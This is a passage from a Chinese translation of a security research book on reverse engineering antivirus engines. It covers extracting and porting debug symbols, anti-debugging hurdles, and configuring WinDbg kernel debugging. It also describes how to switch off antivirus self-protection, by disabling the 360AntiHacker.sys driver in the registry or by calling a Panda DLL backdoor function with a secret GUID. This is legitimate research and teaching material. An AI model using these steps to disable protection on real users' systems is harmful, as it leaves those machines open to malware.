在下一章，我们将开始讨论如何逆向反病毒软件的内核，研究自动化安全测试和模糊测试的方式。模糊测试是查找反病毒软件中安全缺陷的一种手段。

第 2 章

逆向工程核心



一款反病毒软件的核心是其内部引擎，也被称作内核。内核在将反病毒软件各个重要部分整合在一起的同时，也为它们提供功能上的支持。比如，扫描器借助反病毒软件内核提供的API，完成针对文件、目录、内存和其他形式的扫描分析。

本章将讨论如何逆向分析反病毒产品内核，并从攻击者的视角介绍反病毒软件中有哪些值得关注的特性。反病毒软件通常会采取一些措施，来保护自己不被逆向分析。因此，本章还将介绍使逆向分析过程更容易的若干技术。在本章最后，你可以使用Python编写一个能够直接与反病毒产品内核交互的独立工具，然后通过该工具进行模糊测试或探索自动化测试反病毒软件绕过技术。

2.1 逆向分析工具

本书中提到的软件逆向分析工具，事实上是指IDA反汇编商业版。接下来关于反病毒软件逆向分析技巧的介绍，是建立在你对IDA有一定了解的基础之上的，因为你将使用它完成一系列静态和动态的分析任务。本章还用到了WinDbg和GDB，它们分别是Windows和Linux平台上的标准调试软件。本章的案例将会使用Python，在IDA内或使用IDAPython插件来完成典型的逆向分析任务，编写不依赖第三方的独立脚本。

由于本章涉及恶意软件和反病毒软件绕过技术，强烈建议你安装虚拟化软件（如VMware、VirtualBox或QEMU），构建安全的虚拟实验环境。接下来的部分将会提到，调试符号对你开展调试工作非常有帮助。通常，Linux版本的反病毒软件很有可能会自带调试符号。

如果你想亲自动手做实验，建议你搭建两个虚拟机环境——一个是Windows环境，另一个是Linux环境。

2.1.1 命令行工具与 GUI 工具

目前所有的反病毒产品都提供*图形用户界面*（graphical user interface，GUI），以便用户进行软件配置、结果查看、定时扫描设置等工作。因为GUI扫描器并不专门与反病毒引擎及其他许多模块交互，所以分析起来有一定难度。仅仅是分析哪些GUI扫描器的代码控制着GUI绘图、刷新、窗体事件等，就需要联合运用静态和动态分析手段，这绝对是一项不小的工程。幸运的是，如今

有一些反病毒产品还提供独立的命令行扫描器。命令行工具相较于GUI工具小了很多，且通常相对独立。因此，研究命令行工具，成为了我们开启逆向工程之旅的第一步。

有一些反病毒软件是运行在其中央服务器上的，因此，使用这类扫描引擎其实是在使用服务器组件，而不是命令行工具或GUI工具。在这类情况下，反病毒服务器会为命令行工具打开一个网络通信端口，以供连接和交互。不过这并不代表服务器需要在自己的机器上真的有一块提供扫描服务的区域，而是只要在服务器系统上启用一个本地系统服务即可。比如，Linux版Avast和卡巴斯基反病毒产品都有各自的病毒查杀服务器以及与之相连的GUI扫描器或命令行扫描器，会向服务器发送扫描请求，并且等待返回的查杀结果。如果你逆向分析这类命令行工具，最终只能看到有关通信协议的代码。即便你足够幸运，发现了反病毒云服务器的远程漏洞，但还是无法知道这类反病毒软件的内核是如何工作的。想要了解这一点，就必须逆向分析之前提到的服务器端的反病毒引擎模块。

在接下来的部分中，我们将以反病毒软件Linux版Avast的服务器组件作为研究对象。

2.1.2　调试符号

在Windows平台上，反病毒产品提供与之对应的调试符号的情况并不常见。但在类Unix系统中，调试符号通常会随第三方产品提供（通常内置在二进制文件中）。如果没有与逆向分析列表相对应的函数和标签名称，缺少反病毒软件的调试符号，那么逆向分析反病毒产品及其任意模块将会是一项艰巨的任务。正如你将看到的那样，我们可以采用一些技巧和工具来找到目标反病毒产品的部分或全部调试符号。

当一款反病毒软件可以同时兼容多个系统平台时，这并不意味着它在不同的系统中有不同的源代码。同样，对于兼容多系统的反病毒产品来说，在不同系统平台版本间共用反病毒软件内核的部分或全部源代码很常见。在那些情况下，你会发现，只要在一个系统平台上逆向分析了反病毒软件的内核，在另外一个平台上的分析将会变得很容易。

当然也有例外。比如，反病毒产品没有针对特定的系统平台（比如针对Mac OS X）开发与之兼容的内核，而是直接从另外的供应商处获得反病毒引擎的使用授权。如果反病毒软件厂商打算将另一个产品的内核整合进自己的产品，只需要更改产品名、版权声明，以及其他一些资源，比如字符串、图标和图像即可。如今许多厂商都采用了这种办法，他们从Bitdefender那里获得其产品和引擎的使用授权，并融入自己的产品中。

回到最初的问题上来：如何了解反病毒引擎的工作方式？你需要去查看，你的分析目标是否有针对类Unix的操作系统（Linux、BSD或Mac OS X）版本，以及与之对应的调试符号是否内置在二进制文件中。如果你足够幸运的话，就能获取到针对该平台的反病毒产品的调试符号。此外，由于反病毒产品的引擎在不同操作系统平台和版本上几乎是相同的（只有一些细小的差异，如系统特定的API和运行时库），你可以把一个平台上的调试符号用在另一个平台上的逆向分析过程中。

2.1.3 提取调试符号的技巧

我们已经知道，在类Unix的操作系统中，很有可能获取到反病毒产品的调试符号，本节将用反病毒软件F-Secure作为案例。F-Secure的fm库在Windows和Linux平台上分别是fm4av.dll和libfm-lnx32.so。不过，Windows版本针对该库没有内置调试符号，而在Linux版本的二进制文件中，则有许多针对该产品内核和其他模块的调试符号。

图2-1展示了通过IDA获取到的F-Secure Windows版本的函数列表。




图2-1 IDA逆向分析出的F-Secure Windows版本函数列表

在图2-2中，IDA通过Linux版本二进制文件中内置的调试符号，列出了有意义的函数名称。




图2-2　F-Secure Linux版本的libfmx-linux32.so库在IDA中的逆向分析结果

除了不同平台版本间存在的少数例外，反病毒软件内核几乎是一致的。考虑到该项特性，你可以先从反病毒软件的Linux版本着手。大多数相关功能在Windows版本里也是类似的。你可以通过zynamics BinDiff等第三方商业二进制文件对比产品，将Linux版本下的相关调试符号导入到Windows版本下。可以首先针对两个平台上的库进行二进制分析和对比，接着将相匹配的调试符号，通过右击Matched Functions按钮同时勾选Import Functions and Comments，将Linux版本下的调试符号导出到Windows版本下（参见图2-3）。

在许多时候，与F-Secure反病毒软件只有部分调试符号的情况不同，可能在某些反病毒软件的二进制文件中，你能够提取出带有变量名甚至是标签名的完整调试符号。在那种情况下，上面讨论的相关提取技术同样可行。

0.62	-------	10075D4F	sub_10075D4F_3652	F72EB0CE	sub_F72EB0CE_4819
0.95	-I-----	1003E1C3	sub_1003E1C3_1379	F727BB3C	._Z18SetFMMIMELastErrorm
0.95	-I-JE--	10020650	sub_10020650_601	F7351B84	x86cpuid_GetFirm
0.93	-I--E--	10069D67	sub_10069D67_3281	F72873E0	BZ2_bzReadGetUnused
0.94	-I--E-C	10083D34	sub_10083D34_4033	F7288300	_Z9BzipCloseP12BZIP_ARCHIVE
0.94	-I--E-C	10035AF0	sub_10035AF0_1167	F727747C	._ZN9__gnu_cxx17__normal_iteratorIP14FPropertyV...
0.94	-I--E-C	10035A00	sub_10035A00_1166	F7275A4C	._ZN20CMfcMultipartMessageC1EP11CMfcMessage
0.93	-I----C	10084B97	sub_10084B97_4059	F727680C	._Z9BzipCloseP12BZIP_ARCHIVE
0.94	-I-JE--	10075E30	sub_10075E30_3659	F7287340	BZ2_bzReadClose
0.93	-I-JE-C	1007926A	sub_1007926A_3818	F72882A4	_Z21BzipCloseArchivedItemP12BZIP_ARCHIVEP9BZIP...
0.93	-I--E--	1001D580	fmFindClose	F727FEF0	fmFindClose
0.94	-I--E--	10026520	sub_10026520_797	F72765FC	._ZN8FsStdLib6memCpyEPvPKvi
0.93	-I--E--	1009719F	sub_1009719F_4495	F72D1EA8	_Z16dotz_copy_streamPvPS_Pm
0.94	-I--E--	1001DE30	sub_1001DE30_488	F72D51EC	_ZN29FmPackerManagerImplementation17packerGet...
0.91	-I--E--	1006798E	sub_1006798E_3158	F72E76D0	_ZN20NsisDecoderContainer7IsBZip2EPKh
0.92	-I--E--	10033490	sub_10033490_1111	F72FCFFA	_ZN10CMfcString6assignERKS_
0.94	-I--E--	1004B45D	__NLG_Notify	F727B13C	._Z18fmDeleteSyncObjectP12FMSyncObject
0.92	-I--E--	10023C40	sub_10023C40_710	F72D8564	_ZN13FmUnpackerRar21packerParentalCleanUpEPv
0.91	-I--E--	10067DD8	sub_10067DD8_3177	F72A56D8	_Z16decode_start_lz5iP14LZArchiveEntryP16LZHDec...
0.90	-I--E--	1001D610	sub_1001D610_474	F728AD50	_Z11CabReadDataPvS_imPmmPh
0.90	-I--E-C	100697D5	sub_100697D5_3258	F72E64E0	_ZNK16ContainerDecoder20TakeFromCachedBufferE...
0.92	-I--E--	100700F4	sub_100700F4_3525	F72E2880	_ZN10FileReader10GetSettingElPl
0.91	-I--E-C	100A91DC	sub_100A91DC_4727	F735EE6C	LzmaEncode
0.90	-I-JE-C	10078BBD	sub_10078BBD_3788	F72DB1D0	_ZN11FsSisedFile6uninitEb
0.90	-I--E--	1009A880	sub_1009A880_4540	F7288C34	_Z12bzipReadFileiPvmPm
0.91	-I--E--	10091E1A	sub_10091E1A_4367	F7345DA8	sub_F7345DA8_5032
0.91	-I--E-C	10004430	sub_10004430_84	F72C0E34	MIMEGetUnCompressedSize
0.90	-I--E--	10045798	__mtinitlocks	F72B3950	_ZN5RarVM16IsStandardFilterEPhi
0.91	-I--E--	10040823	__IsExceptionObjectToBeDestroyed	F73400F8	sub_F73400F8_4981
0.90	-I--E--	10016970	sub_10016970_306	F72C9A34	dbxTellFile
0.91	-I--E--	100846E3	sub_100846E3_4048	F72B3A18	_ZN5RarVM21FilterItanium_SetBitsEPhjii
0.90	-I--E--	1009D210	sub_1009D210_4578	F72E7760	_ZN20NsisDecoderContainer6IsZlibEPKh
0.90	-I--E--	1003B8A0	sub_1003B8A0_1314	F72B996C	_ZN11CRarDecoder13WriteCallbackEPvPhm

图2-3　将调试符号从Linux导出到Windows

图2-4展示了借助完整的调试符号，逆向分析Comodo Antivirus中一个库的部分代码。

```
IDA View-A   Pseudocode-A   Hex View-1   Structures   Enums   Imports   Exports
.text:00000000000058E0
.text:00000000000058E0 ; Attributes: static
.text:00000000000058E0
.text:00000000000058E0 ; char *__cdecl CSecKit::StrCpyA(CSecKit *const this, char *aDestString, size_t DestSize, const char *aSrcString)
.text:00000000000058E0                 public _ZN7CSecKit7StrCpyAEPcmPKc
.text:00000000000058E0 _ZN7CSecKit7StrCpyAEPcmPKc proc near    ; DATA XREF: .got.plt:off_208010↓o
.text:00000000000058E0
.text:00000000000058E0 SrcSize         = qword ptr -48h
.text:00000000000058E0 pSrc            = qword ptr -38h
.text:00000000000058E0 DestSize        = qword ptr -30h
.text:00000000000058E0 SrcLength       = qword ptr -20h
.text:00000000000058E0
.text:00000000000058E0 this = rdi                              ; CSecKit *const
.text:00000000000058E0 aDestString = rsi                       ; char *
.text:00000000000058E0 DestSize = rdx                          ; size_t
.text:00000000000058E0 aSrcString = rcx                        ; const char *
.text:00000000000058E0                 push    rbp
.text:00000000000058E1                 mov     r8, DestSize
.text:00000000000058E4                 mov     rbp, aDestString
.text:00000000000058E7                 mov     r9, aSrcString
.text:00000000000058EA                 push    rbx
.text:00000000000058EB                 mov     rbx, this
.text:00000000000058EE                 sub     rsp, 38h
.text:00000000000058F2                 cmp     byte ptr [this+98h], 0
.text:00000000000058F9                 jnz     short loc_595A
.text:00000000000058FB aDestString = rbp                       ; char *
.text:00000000000058FB DestSize = r8                           ; size_t
.text:00000000000058FB aSrcString = r9                         ; const char *
.text:00000000000058FB                 mov     rsi, [this+8]   ; Mgr
.text:00000000000058FF                 lea     rcx, [rsp+48h+SrcLength] ; pLength
.text:0000000000005904                 mov     rdx, aSrcString ; aString
.text:0000000000005907                 mov     [rsp+48h+DestSize], DestSize
.text:000000000000590C                 mov     [rsp+48h+pSrc], aSrcString
.text:0000000000005911                 mov     [rsp+48h+SrcLength], 0
.text:000000000000591A                 call    __ZN7CSecKit15StrLenInternalAEP7IMemMgrPKcPm ; CSecKit::StrLenInternalA(IMemMgr *,char const*,ulong *)
.text:000000000000591F this = rbx                              ; CSecKit *const
000058E7 00000000000058E7: CSecKit::StrCpyA(char *,ulong,char const*)+7
```

图2-4　借助完整的调试符号，逆向分析Comodo Linux版本的libPE32.so库

出于某些原因，在操作系统间导出调试符号并不是百分之百可靠的。比如，针对Windows、Linux、BSD和Mac OS X的编译器是不同的。在类Unix系统平台上，GCC（有时是Clang）是使用最普遍的编译器；但在Windows平台上，则要使用微软开发的编译器。这就意味着，在不同的系统平台上，即使是相同的C或C++代码，生成的汇编代码也是不同的，这也让比对内部函数和导出调试符号的工作变得更难。在其他一些技术中，还有另外一些导出调试符号的工具，比如本书的作者之一Joxean Koret编写的开源的IDA插件Diaphora，通过使用Hex-Rays反汇编生成的抽象语法树（Abstract Syntax Tree，AST）来进行函数图像比对。

2.2　调试技巧

前面几节仅介绍了通过静态分析技术，从你要逆向分析的反病毒产品中获取有用的信息。本节将介绍如何通过动态分析技术逆向分析你选择的反病毒产品。

和恶意软件一样，反病毒产品通常也会采取措施，阻止被逆向分析。反病毒产品的可执行模块是可以被混淆的，有时甚至会针对每一个二进制文件应用不同的混淆处理手段（反病毒软件Avira的内核就是一个案例）。反病毒软件会采用反调试手段，为研究者了解恶意软件侦测算法的原理设置障碍。这类反调试技巧使调试反病毒软件的模块变得更有难度，从而难以了解它们是如何侦测恶意软件的，或攻击者是如何利用反病毒软件中解析器的bug来控制程序执行恶意代码的。

后续几节将为你提供调试反病毒软件的相关建议。所有调试建议和技巧仅针对Windows平台下的产品，因为据观察，没有反病毒软件会在Linux、FreeBDS和Mac OS X上应用反调试技术。

后门和配置设置

尽管反病毒产品通常会阻止你将相关工具注入到其服务进程上展开调试，不过，如果你采用逆向分析技术，绕过反调试保护并不困难。这些自我保护机制（反病毒公司是这么命名的）通常旨在防止恶意软件注入到反病毒软件的服务进程中，在反病毒软件的进程下创建一个子线程，或者阻止防护进程被强制结束（这是恶意软件经常干的事）。这些措施并不是要阻止用户为了调试反病毒软件或其他任何操作，而禁用其相关服务。事实上，要阻止用户禁用（或卸载）反病毒软件毫无意义。

除非反病毒产品已经携带命令行分析扫描器（比如Avira扫描器或Ikarus t3扫描器），否则禁用产品的自我保护机制是使用调试工具开展动态分析工作的第一步。命令行扫描器通常不会带有自我保护功能，因为它们并非常驻进程，而是由用户按需、手动开启工作的。

通常情况下，在官方产品帮助文档中，并不会涉及如何禁用反病毒软件的自我保护机制。这是因为反病毒公司认为，此类信息只有支持和开发人员会用到：当用户报告了一个问题以后，他们需要调试相关服务和进程，来定位问题产生的原因。此外，考虑到恶意软件开发者可能会利用公开的相关信息，攻击装有反病毒产品的计算机，所以不会将此类信息公之于众。通常情况下，只要修改某一条注册表单元中的注册表键，你就可以调试反病毒产品的相关服务了。

与旧版本的Panda Global Protection反病毒软件的例子类似，有时借助一个程序员预留的后门，可以暂时禁用反病毒软件的自我保护机制。Panda反病毒软件有一个名叫pavshld.dll（Panda反病毒防护盾）的动态链接库中，输出了一个只接受唯一参数的函数：一个秘密的GUID。通过传入这个GUID参数，可以禁用该反病毒软件。尽管没有可以调用该函数的现成工具，你还是可以轻松编写一个工具来加载这个动态链接库，然后使用GUID调用这个函数，以禁用Panda反病毒软件的防护盾。接下来就可以使用OllyDbg、IDA或者你中意的其他调试工具开展动态分析了。第14章将会深入讨论Panda反病毒软件中的这个漏洞。

反病毒软件可以在用户层通过hook特定的函数并采用反调试技巧，来实现自我保护功能。在内核层，通过加载设备驱动，可以达到同样的效果。如今，反病毒软件通常会通过使用内核驱动，

实现自我保护功能，这无疑是正确的做法。出于多种原因，仅依靠在用户层使用hook技术实现自我保护是一个糟糕的决定。一个最简单的原因是，用户层的其他进程可以轻松将反病毒软件设下的hook移除，详见第9章的内容。

如果反病毒软件的内核驱动只是为了防止产品被禁用，那么只要禁止相关内核驱动加载，就可以轻松禁用反病毒软件的自我保护功能。

要想在Windows平台上禁用内核驱动或系统服务，只要打开注册表编辑器（regedit.exe），然后转到`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`，找到反病毒产品安装的驱动，并修改对应的注册表值。比如，你想禁用中国的反病毒软件——360安全卫士的自我保护功能（官方称作“反黑客功能”）。你需要将360反黑客驱动（360AntiHacker.sys）的初始值更改为4（即常量`SERVICE_DISABLED`，参见图2-5）。通过更改服务的初始值，可以让Windows不加载相关驱动，从而禁用反病毒软件的自我保护功能。不过，更改过注册表值以后，你需要重新启动计算机。




图2-5 禁用360反黑客驱动的操作截图

值得一提的是，反病毒软件很有可能会通过弹出“拒绝访问”的错误消息窗口或其他没有意义的提示，来阻止你禁用驱动。在这种情况下，你只需要重启电脑，进入安全模式禁用驱动，然后再次重启进入正常的系统模式即可。

一些反病毒产品的自我保护功能包含在实现全部核心功能的驱动中。在这种情况下，如果禁用了驱动，会直接导致反病毒软件无法正常工作，因为其余更高级别的模块需要同该驱动有交互。这时你只有一个选择：内核调试。

1. 内核调试

本节聚焦于如何使用内核调试工具，调试反病毒软件驱动和用户态进程。借助调试工具进行内核调试是最不费力的一种手段，因为该过程避开了反病毒软件在用户态下采用的各类反调试手段。你将调试整个操作系统，并在必要的时候调试用户层相应的进程，而不是通过禁用反病毒软件的自我保护驱动开展相关分析。内核调试需要使用针对Windows软件包或WDK（Windows Driver Kit）开发的调试工具中的一个（WinDbg或Kd）。




图2-6　调试软件WinDbg

要展开内核调试，你需要用付费版的VMware或开源的VirtualBox搭建一台虚拟机。本书中使用的软件是VirtualBox，因为它是免费的。

搭建完Windows 7或之后版本的Windows虚拟机后，你需要配置操作系统的引导选项，以便开展内核调试。在旧版本的Windows系统中（如Windows XP、Windows 2000等），可以通过修改c:\boot.ini文件完成相关操作；但从Windows Vista开始，则必须使用系统启动菜单编辑器（`bcdedit`）。你需要先以管理员权限打开一个命令提示符（cmd.exe），然后执行下面两条指令：

```
$ bcdedit /debug on
$ bcdedit /dbgsettings serial debugport:1 baudrate:115200
```

第一条命令为当前系统启用了内核调试，第二条命令将全局调试配置调整为：使用端口COM1并以115 200波特率（baud-rate）串行通信（参见图2-7）。




图2-7　使用bcdedit在Windows 7系统上配置内核调试

成功为当前虚拟机系统配置调试功能后，你需要关闭当前虚拟机，在VirtualBox相关配置中完成剩余的配置步骤。

(1) 右键单击虚拟机，选择Settings，然后在弹出的对话框中，单击左侧的Serial Ports。

(2) 勾选Enable Serial选项，端口号选择COM1，接着在Port mode下拉菜单中选择Host Pipe选项。

(3) 勾选Create Pipe选项，接着在Port/File Path栏填入\\.\pipe\com_1（如图2-8所示）。




图2-8　配置VirutalBox的调试选项

(4) 正确完成前面三个步骤后，重启虚拟机，然后进入描述为Debugger Enabled的操作系统。大功告成！现在你不仅可以调试内核驱动，还可以调试用户态下的应用程序，而且再也不用担心相应反病毒软件的自我保护功能妨碍调试了。

提示　上述步骤的前提是在Windows主机平台上的VirtualBox内运行。在Linux或Mac OS X平台上开展针上述对Windows平台的内核调试会比较麻烦，因为你至少需要两台虚拟机，而且与主机的操作系统版本紧密相关。尽管你可以在Linux或Mac OS X主机系统内同时安装VMWare和VirtualBox，但这是一件相当困难的事情。因此，建议有可能的话，还是在装有Windows的主机内开展内核调试。

2. 使用内核态调试工具调试用户态下的进程

使用内核态调试工具来调试用户态下的进程完全可行。不过，为了实现这样的效果，你需要打开内核调试工具（如WinDbg），输入相关指令，让调试工具从当前的运行环境切换到目标进程的运行环境中去。

具体步骤如下。

(1) 以管理员权限打开WinDbg，然后在主菜单按File → Kernel Debug顺序选择。

(2) 在对话框中，进入COM标签，然后输入之前设置的Port或File值。接着，点击Pipe选项。

(3) 配置WinDbg，使其从Windows符号服务器上下载调试符号，接着通过下列指令重新加载符号：

```
.sympath srv*http://msdl.microsoft.com/download/symbols
.reload
```

当你设置完符号路径后，WinDbg就可以借助公共调试符号开展调试了。

接下来我们将以F-Secure反病毒软件Windows零售版为例，针对其用户态下的反病毒服务F-Secure Scanner Manager 32-bit（fssm32.exe）展开调试。要想通过WinDbg在内核态开展相关工作，需要先列出调试主机上的所有进程，找到调试目标进程，切换当前执行环境，然后开展调试工作。

可以通过以下指令，列出从用户态到内核态的所有进程：

```
> !process 0 0
```

你可以通过在指令末尾追加进程名进行过滤，使得命令提示符中只显示该进程的相关结果，示例如下：

```
> !process 0 0 fssm32.exe
PROCESS 868c07a0  SessionId: 0  Cid: 0880    Peb: 7ffdf000 \
ParentCid: 06bc
    DirBase: 62bb7000  ObjectTable: a218da58  HandleCount: 259.
    Image: fssm32.exe
```

从上面现实的结果可以发现，输出字符串`868c07a0`指向了一个`EPROCESS`结构体。将`EPROCESS`的地址带入下列指令：

```
.process /r /p 868c07a0.
```

通过运行指令，确定修正符`/r /p`，之后运行环境会自动在内核态和用户态之间切换。现在，你就可以开始调试fssm32.exe了：

```
lkd> .process /r /p 868c07a0
Implicit process is now 868c07a0
Loading User Symbols
..............................................
```

执行环境切换以后，你就可以通过lm指令列出用户态下进程加载的所有库了，如下：

```
lkd> lm
start    end        module name
00400000 00531000   fssm32     (deferred)
006d0000 006ec000   fs_ccf_id_converter32   (deferred)
00700000 0070b000   profapi    (deferred)
00750000 00771000   json_c     (deferred)
007b0000 007cc000   bdcore     (deferred)
00de0000 00e7d000   fshive2    (deferred)
01080000 010d2000   fpiaqu     (deferred)
01e60000 01e76000   fsgem      (deferred)
02b20000 02b39000   sechost    (deferred)
07f20000 07f56000   daas2      (deferred)
0dc60000 0dc9d000   fsuss      (deferred)
0dce0000 0dd2b000   KERNELBASE   (deferred)
10000000 10008000   hashlib_x86   (deferred)
141d0000 14469000   fsgeme     (deferred)
171c0000 17209000   fsclm      (deferred)
174b0000 174c4000   orspapi    (deferred)
178d0000 17aad000   fsusscr    (deferred)
17ca0000 1801e000   fsecr32    (deferred)
20000000 20034000   fsas       (deferred)
21000000 2101e000   fsepx32    (deferred)
(...)
```

现在你可以在内核态下调试用户态的进程了。如果想要了解更多关于WinDbg的调试技巧，强烈建议你读一读《逆向工程实战》[1]的第4章。

3. 使用命令行工具分析反病毒软件

有时你会幸运地发现，反病毒软件自带命令行工具。在这种情况下，你不需要通过反病毒软件来禁用自我保护机制或开展内核调试。你可以使用任何得心应手的调试工具，动态分析反病毒产品的内核。有不少Windows版本的反病毒软件提供类似的命令行工具（如Avira和Ikarus）。不过也有一些Windows版的反病毒软件，因为厂商移除了这项特性或者因为命令行工具只能被工程师或服务支持人员使用，而不提供独立的命令行工具。在这种情况下，你可以查看一下该款反病毒软件在别的系统平台上有没有相关产品。如果该款反病毒软件有Linux、BSD或Mac OS X版本的话，有可能这些版本提供了可供你调试的独立的自带命令行工具。Avira、Bitdefender、Comodo、F-Secure、Sophos以及其他许多反病毒软件都是这样。

调试命令行工具并不意味着，你一直要用类似WinDbg、IDA、OllyDbg或GDB调试工具开展调试。你也可以借助调试接口，编写模糊测试工具（Fuzzer），例如LDB binding、Vtrace debugger

---

① 原书名为*Practical Reverse Engineering*，由Wiley出版。中文版《逆向工程实战》由人民邮电出版社出版。请登录图灵社区了解详情或试读：http://www.ituring.com.cn/book/1394。——编者注

（由Kenshoto开发）或PyDbg和WinAppDbg Python API。

提示　模糊测试工具用来向目标程序传入无效或意外的输入数据。根据目标程序的不同，模糊测试输入数据也有所不同。比如，在针对反病毒软件做模糊测试时，使用的就是修改过的或不完整的病毒样本。使用模糊测试工具的目的也各有不同，如发现软件bug或漏洞，发现软件针对传入数据的不同处理方式，等等。编写模糊测试工具，就是要编写自动化输入数据修改工具，并将数据传递给目标程序。一般来说，模糊测试工具要想发现有价值的bug，需要经过成百上千次畸形输入数据的测试（即修改过的输入数据）。

2.3　移植内核

本节讨论如何挑选自动化平台和工具。为自动化测试挑选合适的操作系统，以及从反病毒软件中提取正确的工具，能够让你在逆向分析和自动化测试过程中事半功倍。

